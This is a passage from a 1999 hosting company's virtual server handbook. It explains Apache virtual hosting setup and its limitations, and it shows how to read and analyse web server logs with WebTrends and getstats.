                                   Web Server. Be forewarned, however, that Blue Reef does not support
                                   compiling or debugging modules.

                                   Compiling Module Checklist
                                   1. Compile the module using the "shlicc2" compiler (link it using the "-r"
                                      flag). This creates a locatable object.
                                   2. From your ~/www/modules directory, enter mod_modname.
                                   3. From the top of your httpd.conf, add LoadModule modname.
                                   4. See http://www.apache.org/docs/dso.html for more information.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                113
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 8 - The Virtual Web Service


                                   Understanding Virtual Hosting
                                   Virtual hosting, or subhosting, is one of the most powerful features of the
                                   Blue Reef Virtual Server System. With virtual hosting you can support
                                   multiple domain names on a single virtual server. In other words, you can
                                   the domains abc.com and xyz.com on the same Virtual Server, each with its
                                   own domain name. You can give each virtual host the following unique
                                   characteristics:
                                        ♣ Private FTP login
                                        ♣ Access to its subdirectory only
                                        ♣ Email addresses with own domain name.

                                   Tip: Virtual Server customers generate extra revenue by reselling space
                                   on their Virtual Server.

                                   See complete Virtual Hosting information at:
                                   http://virtserv.bluereef.net/servers/extensions/virtualhost/


                                   Limitations of Virtual Hosting
                                   Virtual hosting or subhosting is a great feature of the Blue Reef Virtual
                                   Server System. There are some limitations, however, to this capability
                                   which you should understand. These limitations include the following:

                                         ♣    Browsers must be HTTP/1.1 compliant for optimum use
                                         ♣    Load-balancing becomes more challenging
                                         ♣    All domains share a single IP address
                                         ♣    Only one telnet account is provided for the Server
                                         ♣    More complex email configuration
                                         ♣    Increased security risks with CGI and SSI

                                   HTTP/1.1 compliance
                                   Blue Reef Consulting's Virtual Servers introduce HTTP/1.1 which make
                                   subhosting possible. To view subhosts, however, users must have a browser
                                   which is HTTP/1.1 compliant. Generally speaking, subhosts are supported
                                   by Netscape Navigator 2.0+ and MSIE 3.0+. Any other browser that is
                                   HTTP/1.1 compliant is also able to access virtual subhosted servers.
                                   If your clients use an older browser that is not HTTP/1.1 compliant they will
                                   be unable to view their sites, or other sites that use virtual subhosting.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     114
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 8 - The Virtual Web Service


                                    Balancing Virtual Server Loads
                                    A virtual server is capable of handling 30,000 to 50,000 hits per day
                                    (assuming hits generally request about 5 kb of data). That is, not "visitors,"
                                    but rather hits or requests for files. For instance, if you have five subhosted
                                    domain names, each trying to accommodate 10,000 hits per day--which
                                    can easily be achieved if you have a graphically-intensive page; one request
                                    for a .gif or .jpeg equals one hit--a slowdown will likely occur that affects
                                    all of your clients on the Virtual Server you are using for subhosts.
                                    When a slowdown occurs, resellers should reduce the number of subhosts
                                    on the Virtual Server by doing the following:
                                    § Upgrading one of the especially high-traffic virtual hosted sites to its
                                         own Virtual Server
                                    § Moving some subhosts to a less-busy Virtual Server.
                                    Either way, proper load-balancing is accomplished by resellers that under-
                                    stand these limits of virtual subhosting. For performance reasons, a Virtual
                                    Server can only host a finite number of hosts. The following limits are
                                    recommended--but NOT imposed--for virtual hosting:
                                    Server A: 5 sub hosts
                                    Server B: 25 sub hosts
                                    Server C: 60 sub hosts

                                    Sharing an IP address
                                    Virtual subhosting obviously uses the resources of a single Virtual Server to
                                    accommodate the needs of multiple web sites. Among the resources that are
                                    shared is the single IP address that is associated with the Virtual Server.
                                    Search engine "spiders" which are not HTTP/1.1 compliant are unable to
                                    index the sites. Most major spiders and search engines, however, are now
                                    HTTP/1.1 compliant.
                                    A Virtual Server can only support a single Digital Certificate. Thus, all subhosts
                                    must share the same Digital Certificate. Thawte issues wildcard certificates,
                                    however, which will let various cnames on one server share the certificate.

                                    Telnet Access is Limited
                                    Virtual subhosts do not have Telnet access to the Virtual Server. There
                                    are several alternatives to allow virtual server access for virtual host customers,
                                    including access via:
                                         ♣ FTP
                                         ♣    IManager
                                         ♣    FrontPage 98


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     115
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                   Email Constraints
                                   There are some limitations to the email capability of subhosts, namely how
                                   the virtual server interprets email addresses. For instance, if you send e-
                                   mail to john@abc.com and john@xyz.com the Virtual Server views these as
                                   the same address because both domain names resolve to the same IP
                                   address (john@192.41.5.2). Blue Reef Consulting, however, offers a
                                   way to get around this limitation by using a proprietary utility titled
                                   "virtmaps." Visit the virtmaps section of this handbook for more info.

                                   Security Risks
                                   Giving cgi-bin access to your virtually subhosted clients is a potential
                                   security risk. This is because the cgi scripts your customers upload and execute
                                   have all of the rights and privileges of the scripts you execute. Therefore, it is
                                   possible for a virtually subhosted client that has been granted CGI privilege,
                                   to read or remove any file in your directory through clever CGI scripting.
                                   Moreover, it is possible for a malicious client with cgi-bin privileges to crack
                                   weak passwords and gain shell (adminsistrative) access to your Virtual Server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    116
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                   Adding and Setting Up Domains
                                   To add a virtual host to your virtual server, do the following checklist:
                                       ♣ Register the domain.
                                       ♣ Point the domain to a name server.
                                       ♣ Add a user account on the virtual server
                                       ♣ Add the <VirtualHost> directives to the httpd.conf file

                                   To register or point domains to your server
                                   1. Go to the following URLs:
                                      http://virtserv.bluereef.net/servers/dns.html (tools to check
                                          domain name availability).
                                      http://virtserv.bluereef.net/servers/dns_transfer.html (Page set up
                                          to help you transfer domains).

                                   To add domains to your server IP address
                                   1. Go to the Blue Reef Consulting order form:
                                       http://orders.bluereef.net/.
                                   2. Select Virtual Servers.
                                   3. Under Order Products for Virtual Servers, select Add Additional
                                       Domain Name. You order will be processed within 12 hours on
                                       weekdays, and within 48 hours on weekends.

                                   Note: You can also e-mail orders@bluereef.net and request to add a
                                   domain to your Virtual Server.


                                   To set up a domain on your server
                                   1. Run vadduser.
                                   2. Create anemail/FTP account.
                                   3. Point the FTP directory to
                                       ~/usr/local/etc/httpd/htdocs/sub_host_dir by
                                       selecting option two.
                                   4. Edit the httpd.conf file.
                                   5. Add a <VirtualHost> block directive for each virtual host.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   117
BLUE REEF VIRTUAL SERVER HANDBOOK                                            Chapter 8 - The Virtual Web Service


                                   Adding Virtual Hosts to
                                   httpd.conf
                                   To add a virtual host, you must add information to the httpd.conf file.

                                   To add Apache httpd.conf lines
                                   ♣    From the httpd.conf file, add the following:
                                        # point church.org to subdirectory utahjrs
                                        <VirtualHost church.org www.church.org>
                                        ServerName www.church.org
                                        ServerAdmin webmaster@church.org
                                        DocumentRoot /usr/local/etc/httpd/htdocs/church
                                        </VirtualHost>


                                   Setting up Additional Options for Virtual
                                   Hosts
                                   Any option that is valid in the srm.conf and the httpd.conf can be
                                   set in the <VirtualHost> section for each virtual host.

                                   The "church.org" Virtual Host Example
                                   The following lines were added:
                                      # point church.org to subdirectory church
                                      <VirtualHost church.org www.church.org>
                                            ServerName www.church.org
                                            ServerAdmin webmaster@church.org
                                            DocumentRoot
                                            /usr/local/etc/httpd/htdocs/church
                                            TransferLog logs/church_access
                                            ScriptAlias /cgi-bin/
                                            /usr/local/etc/httpd/htdocs/church/cgi-bin/
                                            ErrorDocument 404 /errors/notfound.html
                                      </VirtualHost>


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                118
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                   Using Other Resources for
                                   Additional Information
                                   URLs that you access using your favorite web browser make outstanding
                                   additional resources for much of the information contained in this chapter.
                                   Because some of the information is dynamic, use the URLs to access
                                   information whenever possible.


                                   Official Apache Web Site
                                   http://www.apache.org/

                                   Documentation on Directives
                                   http://www.apache.org/docs/

                                   Loadable Modules
                                   http://www.apache.org/docs/dso.html
                                   http://www.apache.org/docs/mod/mod_so.html
                                   http://www.apache.org/docs/misc/API.html
                                   http://www.apacheweek.com/features/modulesoup/


                                   Additional Apache Sources
                                   http://www.apacheweek.com/
                                   http://www.apacheweek.com/features/
                                   http://www.apache.org/info/apache_books.html
                                   http://virtserv.bluereef.net/support/
                                   If you cannot find the answers to your questions after accessing these
                                   resources, please send an email message to Blue Reef Virtual Server Technical
                                   Support. We are more than happy to answer any questions or resolve any
                                   concerns that you have.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   119
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 9 - Managing Server Logs


   Chapter


      9
                                   Managing Server Logs
                                   No doubt, you are at least curious about the traffic that your web site
                                   attracts. More likely, your business depends on obtaining detailed
                                   information about your web site traffic, and adapting to that information.
                                   Your Virtual Web Service allows you to easily obtain statistical information
                                   about usage of your web site. Managing your Virtual Server logs is
                                   explained in this chapter:
                                         ♣ Configuring Log File Directives
                                         ♣ Analyzing Log Files
                                        ♣ Rotating and Clearing Log Files


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                120
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 9 - Managing Server Logs


                                   Configuring Log File Directives
                                   Your Virtual Web Service logs activity based on the directives you define
                                   in your httpd.conf configuration file. The default directive definitions
                                   should be adequate for most circumstances. You are free, however, to
                                   modify the directives if you need to define log file formatting, or turn off
                                   the logging capability altogether.
                                   When your Virtual Server is configured, the default log preferences are
                                   setup and configured as follows:
                                        ♣ Error Log error_log
                                        ♣ Transfer Log access_log
                                        ♣ Agent Log access_log
                                         ♣    Referer (sic) Log referer_log


                                   Using the Error Log
                                   Entries are appended to the Error Log if your server encounters an error
                                   while attempting to retrieve a requested resource. Use your Error Log file
                                   as a diagnostic tool. Download the Error Log file from time to time and
                                   review what it contains. It may help you discover broken links on your
                                   site or on someone else’s site which points to your site.
                                   The Error Log is completely separate from the following:
                                       ♣ Transfer Log
                                       ♣ Referer Log
                                       ♣ Agent Log

                                   To view the Error Log file’s latest entries
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Make the www/logs directory your current working directory, by
                                      entering:
                                      % cd ~/www/logs/
                                   3. From your log directory, enter
                                      % tail –f error_log
                                   You can control the detail level of the Error Log file the LogLevel
                                   directive in your httpd.conf file. For more information regarding
                                   LogLevel, see the Maintaining Virtual Server Configuration Files section
                                   of the previous chapter.

                                   Testing the Error Log
                                   Use your browser to open the following URL in your browser:
                                   http://yourdomain.com/index.hmtl. As you see, we purposely misspelled the
                                   resource request, so a new entry will be added to your Error Log file. It
                                   probably will look something like this:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  121
BLUE REEF VIRTUAL SERVER HANDBOOK                                                   Chapter 9 - Managing Server Logs


                                         [date and time] access to
                                        /usr/local/etc/httpd/htdocs/index.hmtl failed
                                        for some.remote.host, reason: File does not
                                        exist


                                   Using the Transfer Log
                                   If your log file is not empty, the "tail" command displays an echo of the
                                   latest entries in the Transfer Log file. Each entry line represents a resource
                                   request made to your Virtual Web Service.

                                   To view the Transfer Log file’s latest entries
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Make the www/logs directory your current working directory, by
                                      entering:
                                      % cd ~/www/logs/
                                   3. From your log file, enter
                                      % tail –f access_log

                                   Testing the Transfer Log
                                   Use your web browser to access the main index page of your Virtual Server.
                                   As you access the page with your browser, new log entries append to your
                                   log file. The entries appear as follows::
                                       some.remote.host - user - [access date and time]
                                       "request" status bytes_sent

                                   Note: You can exit the tail command by pressing "Ctrl-C" at any time.


                                   Transfer Log Format
                                   Each entry in the Transfer Log is comprised of six specific parts, as shown
                                   in the following table:
                                     First part of the entry:   Represents the remote host or IP address that
                                     "some.remote.host"         requested the resource.
                                     Second part of the         The User ID that was required in order to access
                                     entry: "user"              the requested resource. If the requested resource
                                                                requires no user authentication, then this data
                                                                field will be left blank.
                                     Third part of the          [Enclosed by square brackets] the log entry is
                                     entry: time stamp          precise to the second.
                                     Fourth part of the         The resource request itself is comprised of three
                                     entry:                     data fields: 1) the method of the request (GET,
                                                                POST, etc.). 2) the local URL of the resource
                                     "Resource request"         requested. 3) the HTTP version used by the client
                                                                (which in most cases is HTTP/1.1).
                                     Fifth part of the entry:   The HTTP Status Codes range in value from 200
                                     numeric status code        to 599. Values from 200-299 indicate successful
                                     that represents the        responses. Values that range from 300-399
                                     server’s response to       indicate redirection, i.e. the resource at the
                                     the request                requested URL was moved to another location. Any


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      122
BLUE REEF VIRTUAL SERVER HANDBOOK                                                   Chapter 9 - Managing Server Logs


                                                                status code with a value of 400 or above indicates
                                                                the request encountered an error.
                                     Sixth part of the entry:   Exact size (in bytes) of the requested resource
                                     resource size


                                   Consider the following example:
                                      some.remote.host - - [19/Aug/1998:13:48:56 –
                                      0600] "GET /index.html HTTP/1.0" 200 4817
                                   This entry suggests that on the 19th of August 1998 at 1:48:56 in the
                                   afternoon Mountain Standard Time (or some other –0600 time zone), a
                                   remote host "some.remote.host" requested the URL "index.html" using an
                                   HTTP/1.0 compliant browser. The server found the resource requested
                                   (status code 200) and returned it to the client. The document was 4817 bytes
                                   in length.

                                   Note: Use the "tail" command to look at both the Referer and
                                   Agent Logs.


                                   Understanding the Agent and Referer
                                   Logs
                                   The Agent Log is simply a list of the browsers that are accessing your web
                                   site. Each time a request is received by your web server, the type of browser
                                   that made the request is recorded in your Agent Log.
                                   Each line in the Referer Log contains a record of the document from which
                                   a resource was requested, if one exists. For example, if there is a link to
                                   your site from the Yahoo! TM Index and someone clicks on that link to
                                   access your site, an entry is made in your Referer Log that records the click-
                                   through from the Yahoo! Site. Because Agent and Referer Logsare separate
                                   from the Transfer Log, it is very difficult to associate entries in the Agent
                                   Log or Referer Log to specific entries in the Transfer Log.

                                   Understanding the Common Log Format
                                   Three directive definitions, when together, define what is known as the
                                   "Separate Log Format" or "Common Log Format" for storing resource
                                   request information. The Common Log Format stores the following
                                   requested resource information in separate log files:
                                         ♣    Referer (sic) information
                                         ♣    Browser information
                                         ♣    Agent information

                                   Using the Combined Log Format
                                   Most log file analysis programs analyze generated log files using the
                                   Common Log Format. Some newer log file analysis programs (such as
                                   WebTrends – http://www.webtrends.com/) analyze transfer log files that
                                   have been stored using the Combined Log Format.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       123
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 9 - Managing Server Logs


                                   The Combined Log Format stores the referer and agent information with the
                                   resource request in the transfer log file. Using the Combined Log Format,
                                   you can analyze what browsers access which resource, as well as whether or
                                   not the resource request had a referring document.

                                   To Switch from Common Log Format to Combined Log Format
                                   1. From your httpd.conf file, "comment out" the AgentLog and
                                      RefererLog directives by placing a pound sign "#" in front of the
                                      two directive lines
                                      Or
                                   2. Remove the two directive lines (not recommended).
                                   3. Add a special LogFormat directive definition line in front of your
                                      current TransferLog directive line. See the example below:


                                        ErrorLog logs/error_log
                                        LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i"
                                        "{User-Agent}i""
                                        TransferLog logs/access_log
                                        # AgentLog logs/agent_log
                                        # RefererLog logs/referer_log

                                   Note: There may be a LogFormat directive like the one above located
                                   in your server configuration file. If the line is commented out, then
                                   uncomment the line by removing the leading pound sign.

                                   After you have made the modifications, monitor your Transfer Log file
                                   using the "tail" command. Each entry in your Transfer Log file should
                                   now look something like this:
                                       some.remote.host - - [19/Aug/1998:13:48:56 –
                                       0600] "GET /index.html HTTP/1.0" 200 4817
                                       "http://another.remote.host/path/info/document.h
                                       tml" "Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)"

                                   To "turn off" specific log files
                                   1. Comment out the line by using by starting the line with a "#" sign.
                                      Or
                                   2. Specify the special file "/dev/null" as the target for the Log
                                      directives. For example:
                                      ErrorLog /dev/null
                                      TransferLog /dev/null
                                      AgentLog /dev/null
                                        RefererLog /dev/null


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 124
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 9 - Managing Server Logs


                                   Analyzing Log Files
                                   The amount of actual data logged in your web server log files is
                                   intimidating--even for relatively low traffic sites. To make any sense of the
                                   data, you need a log file analysis program to process, analyze, and generate
                                   reports for you. Fortunately, there are numerous programs available that
                                   will do just that.


                                   Using WebTrends TM
                                   WebTrends (http://www.webtrends.com/) is web server log analysis
                                   software that produces graphical reports of your web site traffic.
                                   WebTrends is easy to use due to its friendly graphical interface. Configure
                                   WebTrends to download your Virtual Web Service log files to your
                                   computer and then create any number of professional statistical reports. The
                                   generated reports can be stored locally on your computer, or can be
                                   automatically uploaded back to your Virtual Server.
                                   This documentation concerns version 4.2a of WebTrends, but can be
                                   applied to other versions of WebTrends and Virtual WebTrends (with minor
                                   modifications). Contact Blue Reef Technical Support for additional help
                                   concerning WebTrends and your Virtual Server.
                                   For each log file you want to analyze with WebTrends, you need to define a
                                   log profile so that WebTrends can properly process the log.

                                   Note: When you launch WebTrends for the first time, notice several
                                   predefined sample log profiles which are visible in the main window of
                                   the program (see example). Each one is titled "Sample Log..." and refer
                                   to sample log files included with the software or located at the
                                   WebTrends FTP site.


                                   To create you own log profile
                                   1. Launch WebTrends
                                   2. Select the "New" icon (as shown in the example).
                                   3. Access the Add Web Log Profile wizard.
                                   4. Enter a description (or title) of the new log profile.
                                   5. Enter the URL (where the log file is located).
                                   6. As the value for the URL prefix, select ftp://.
                                   7. Specify a hostname or IP address followed by the remote path to your
                                       log file. For example, if your Virtual Server hostname is ftp.some-
                                       domain.name and the Transfer Log file path is
                                       /www/logs/access_log, the Path definition is as follows:
                                      ftp.some-domain.name/www/logs/access_log
                                   8. Enter the log file type.
                                   9. Enter any descriptive phrase (Log File Description).
                                   10. As the value for the Log File Format, enter:
                                       Auto-detect log file type.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  125
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 9 - Managing Server Logs


                                        When this option is selected, WebTrends automatically identifies the
                                        log file format of the log file.


                                   11. Select the "Details…" button.
                                   12. From the FTP Server Login Info dialog box enter the login name and
                                       login password you use to access your Virtual Server.
                                   13. To return to the Add Profile wizard, click OK.


                                   14. To continue with the Add Profile wizard, click Next.
                                   15. From the DNS Lookup dialog select whether or not you would like
                                       WebTrends to perform DNS lookups when it encounters an IP address
                                       in your log file.

                                   Note: Using the HostNameLookups directive you can turn off DNS
                                   lookups on your web server (this increases your Virtual Web Service
                                   performance). Instead of performing DNS lookups on your Virtual
                                   Server, WebTrends performs lookups locally on your computer (where
                                   there is no impact on the performance of your Virtual Web Service).

                                   16. As the Domain Name/IP Resolution Mode, select Resolve Mode,
                                       lookup all numeric IPs (see example).

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 126
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 9 - Managing Server Logs


                                   17. Click Next.
                                   18. From the Home Page dialog, ensure that whatever filenames you have
                                       specified in your DirectoryIndex directive are included (See the
                                       Virtual Web Server Configuration Files section for
                                       DirectoryIndex directive information).


                                   19. In the Web Site URL text entry field, select http:// as the URL prefix.
                                   20. Click Next.
                                   21. From the Filters dialog, click Next. All filters (to exclude specific hosts,
                                        files, etc.)are not available with Virtual Web Trends.
                                   If you are running Virtual WebTrends, the Filters dialog is the last dialog
                                   (click Finish to exit the wizard).
                                   If you are not running Virtual WebTrends, the final step in the Add Profile
                                   wizard is the Database and Real-Time dialogs. After you exit the Add
                                   Profile wizard, the new profile is displayed in the main WebTrends menu as
                                   shown in the example.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    127
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 9 - Managing Server Logs


                                   To generate a report using your new profile
                                   1. From the WebTrends Log Analyzer dialog, select your new profile from
                                      the list.
                                   2. From the toolbar, click Report.
                                   3. From the Create Report dialog, choose the report type you want to
                                      generate from the Memorized Report Name drop down menu.


                                   Note: Each of the predefined report types contains different information
                                   about your Virtual Web Server traffic. You may want to view the Default
                                   Summary report to get an idea of what a predefined report contains. If
                                   you are using Virtual WebTrends, there are no predefined report types.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                              128
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 9 - Managing Server Logs


                                   Under the Memorized Report Name field, the following five tabs are
                                   available:
                                   Range      Range items enable you to isolate a specified period of time
                                               within the log report.
                                   Format      Format contains a number of output formats. The report
                                               generated by WebTrends is stored in the format you select.
                                               The default output is HTML, but output can be to the
                                               following:
                                                     ♣ Microsoft Word document
                                                     ♣ Microsoft Excel Document
                                                     ♣ A Comma Delimited Document
                                                     ♣ A Plain Text Document
                                   Save As    Specifies where you want to store the output report. You can
                                               store it locally on your computer, or you can upload it to a
                                               remote location.
                                   Mail To     Specifies where you want to store the output report. You can
                                               store it locally on your computer, or you can upload it to a
                                               remote location.
                                   Style      Style items that define the stylistic display of the report, such
                                               as Title, Report Language, and Report Style (styles that
                                               modify the outlook of the report).
                                   Content     Content items specify the graph(s) you want displayed or
                                               hidden as well as how many elements are considered in each
                                               graph.

                                   Note: Please experiment with the settings to customize the output
                                   report to your liking.

                                   To store the report on your local machine
                                   § Select the file:// and use the browse button to choose a destination
                                       location.

                                   To place the report (using WebTrends) on your Virtual Server
                                   1. As the transfer protocol, choose ftp://
                                   2. Enter your Virtual Server's main domain name
                                   3. Enter the path to the destination file in the text field (as shown in the
                                      example).
                                   4. Select Login…
                                   5. From the FTP Server Login Info dialog, enter your Login Name and
                                      Login Password that you use to log into your Virtual Server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   129
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 9 - Managing Server Logs


                                   To begin generating your report
                                   1. Save your report settings (so that you do not have to re-enter the data
                                      the next time you wish to generate the report).
                                   2. Click Memorize…
                                   3. From the Memorize Report dialog, specify a name (such as My Website
                                      Stats (HTML).
                                   4. Click Save.
                                   5. The next time you wish to generate a report, you can select the
                                      memorized report to load the settings you have specified.


                                   6. Click Start… This action instructs WebTrends to contact your Virtual
                                      Server and download your log file. A status bar is displayed to show
                                      you the progress of the download (as shown in the example).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                               130
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 9 - Managing Server Logs


                                   After the download, WebTrends processes the log file line by line to build
                                   the report summary data and graphs. A status bar is displayed in the
                                   Collecting Summary Data… dialog.


                                   After WebTrends has processed the data in your log file, it builds the
                                   summary report. WebTrends stores this report locally or remotely
                                   depending on what you configured. As WebTrends builds, it displays the
                                   progress in the Building Summary Report… dialog. After the report has
                                   been built, you can view the report.


                                   Additional Log Analysis Programs
                                   There are many more analysis programs available that you can install
                                   directly on your Virtual Server. Most of these programs analyze your web
                                   server log files in place and then create HTML, text, or email reports of
                                   your web server traffic. We have made several of these tools available
                                   including:

                                   http-analyze - http://virtserv.bluereef.net/support/contrib/http-analyze
                                   mkstats - http://virtserv.bluereef.net/support/contrib/mkstats/
                                   analog - http://virtserv.bluereef.net/support/contrib/analog/
                                   getstats - documentation included here.
                                   These software packages are bit harder to use since they must be run from
                                   the command prompt but they are simple to install and free of charge. For
                                   more details about log analysis software packages, see the Blue Reef
                                   Virtual Server Web Site.


                                   Getstats
                                   You can use Getstats interactively (from the command prompt) or
                                   periodically (in batch mode) using cron.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   131
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 9 - Managing Server Logs


                                   To use Getstats from the command prompt
                                   § From the UNIX prompt, enter the appropriate report option(s). For
                                      example:
                                      % getstats <report option>

                                   Learning the types of Getstats reports
                                   Currently there are twelve major types of reports Getstats can produce. You
                                   can use as many options as you like to create combinations of reports. Following
                                   are some examples of the types of reports getstats can generate:

                                   getstats -c (concise report)
                                     HTTP Server General Statistics
                                     Local date: Fri Feb 11 18:17:07 PM PST 1994
                                     Covers: 02/09/94 to 02/11/94 (3 days).
                                     All dates are in local time.
                                     Requests last 7 days: 4495
                                     New unique hosts last 7 days: 358
                                     Total unique hosts: 358
                                     Number of HTML requests: 1854
                                     Number of script requests: 472
                                     Number of non-HTML requests: 2169
                                     Number of malformed requests (all dates): 5
                                     Total number of all requests/errors: 4500
                                     Average requests/hour: 90.2, requests/day: 2164.7
                                     Running time: 11 seconds.

                                   Note: This basic set of statistics is always output when getstats runs.
                                   Using the -c option only produces the statistics paragraph.


                                   getstats -m (monthly report)
                                     HTTP Server Monthly Statistics
                                     Covers: 10/30/93 to 11/08/93 (9 days).
                                     All dates are in local time.
                                     Each mark (#) represents 1000 requests.
                                     Oct (10/30/93): 569 : #
                                     Nov (11/04/93):            2 :

                                   Note: The -m option produces a monthly report of server use. The
                                   dates in the report are the first day of reported activity for that month.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     132
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 9 - Managing Server Logs


                                   getstats -w (weekly report)
                                     HTTP Server Weekly Statistics
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     Each mark (#) represents 500 requests.
                                     Week of 12/27/93:        1878 : ###
                                     Week of 01/03/94:        5606 : ###########
                                     Week of 01/10/94: 23287 :
                                     ##############################################

                                   Note: The -w option produces a weekly report of server use. The dates
                                   in the report always indicate the Monday of that particular week.


                                   getstats -ds (daily summary)
                                     HTTP Server Daily Summary
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     Each mark (#) represents 1000 requests.
                                     Mon:     16018 : ################
                                     Tue:      13219 : #############
                                     Wed:     9904 : #########

                                   Note: The -ds option produces a daily summary, which shows the
                                   aggregate number of requests for a particular day of the week.


                                   getstats -d (daily report)
                                     HTTP Server Daily Statistics
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     Each mark (#) represents 100 requests.
                                     12/28/93 (Tue):       88 :
                                     12/29/93 (Wed): 258 : ##
                                     12/30/93 (Thu): 591 : #####
                                     12/31/93     (Fri): 775 : #######

                                   Note: The -d option produces a daily report, which shows the number of
                                   requests per day and the date.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                            133
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 9 - Managing Server Logs


                                   getstats -hs (hourly summary)
                                     HTTP Server Hourly Summary
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     Each mark (#) represents 200 requests.
                                     midnite: 1266 : ######
                                     1:00am: 1206 : ######
                                     2:00am: 1238 : ######

                                   Note: The -hs option produces an hourly summary, that shows the
                                   aggregate number of requests for a particular hour.


                                   getstats -h (hourly report)
                                     HTTP Server Hourly Statistics
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     Each mark (#) represents 20 requests.
                                     12/28/93 (Tue)
                                     3:00 pm: 39 : #
                                     4:00 pm: 12 :
                                     5:00 pm: 36 : #

                                   Note: The -h option produces an hourly report, that shows the number
                                   of requests per hour, the day of the week, and the total number of
                                   requests for each day.


                                   getstats -f (full report)
                                     HTTP Server Full Statistics
                                     Sorted by number of requests.
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     # of Requests : Last Access (M/D/Y) : Hostname
                                     6994 : 01/26/94 : kmac
                                     1751 : 01/26/94 : eitech
                                     1096 : 01/27/94 : jhvh-1


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                            134
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 9 - Managing Server Logs


                                   Note: The -f option tells getstats to create a full report sorted by host
                                   name (and IP address). Use the -fa option to make a full report sorted by
                                   the number of accesses. Use the -fd option to create a full report sorted
                                   by the last access date. Use the -fb option to create a full report sorted
                                   by the number of bytes transferred.


                                   getstats -r (request report)
                                     HTTP Server Request Statistics
                                     Sorted by number of requests, 1560 unique requests.
                                     Covers: 12/28/93 to 01/27/94 (32 days).
                                     All dates are in local time.
                                     # of requests : Last Access (M/D/Y) : Request
                                     4260 : 01/27/94 : /eit.home.html
                                     3330 : 01/27/94 : /graphics/stripe.bottom.gif
                                     2831 : 01/27/94 : /graphics/ball.black.gif

                                   Note: The -r option tells getstats to create a report of requests sorted by
                                   the request name. Use the -ra option to sort by accesses. Use the -rd to
                                   sort by the last access time. Use the -rb to sort by the number of bytes
                                   transferred. Use the -rf to sort by individual file sizes.


                                   getstats -dn (domain report)
                                     HTTP Server Domain Statistics
                                     1 level, sorted by domain name, 22 unique domains.
                                     Covers: 02/09/94 to 02/10/94 (2 days).
                                     All dates are in local time.
                                     # reqs : # uniq : Last Access (M/D/Y) : Domain
                                     180 : 28 : 02/10/94 : (numerical domains)
                                     27 : 1 : 02/10/94 : .at
                                     28 : 3 : 02/10/94 : .au
                                     22 : 2 : 02/10/94 : .ca

                                   Note: The -dn option generates a domain report, sorted by domain
                                   name. Use -da to sort by the number of requests. Use the -dd to sort by
                                   last access date. Use the -db to sort by the number of bytes transferred.
                                   Use the -du to sort by the number of unique domains. The unique
                                   domain number is the total number of unique sites under a domain. In
                                   the example above, for instance, a total of 3 unique sites came from the
                                   .au domain.


http://virtserv.bluereef.net
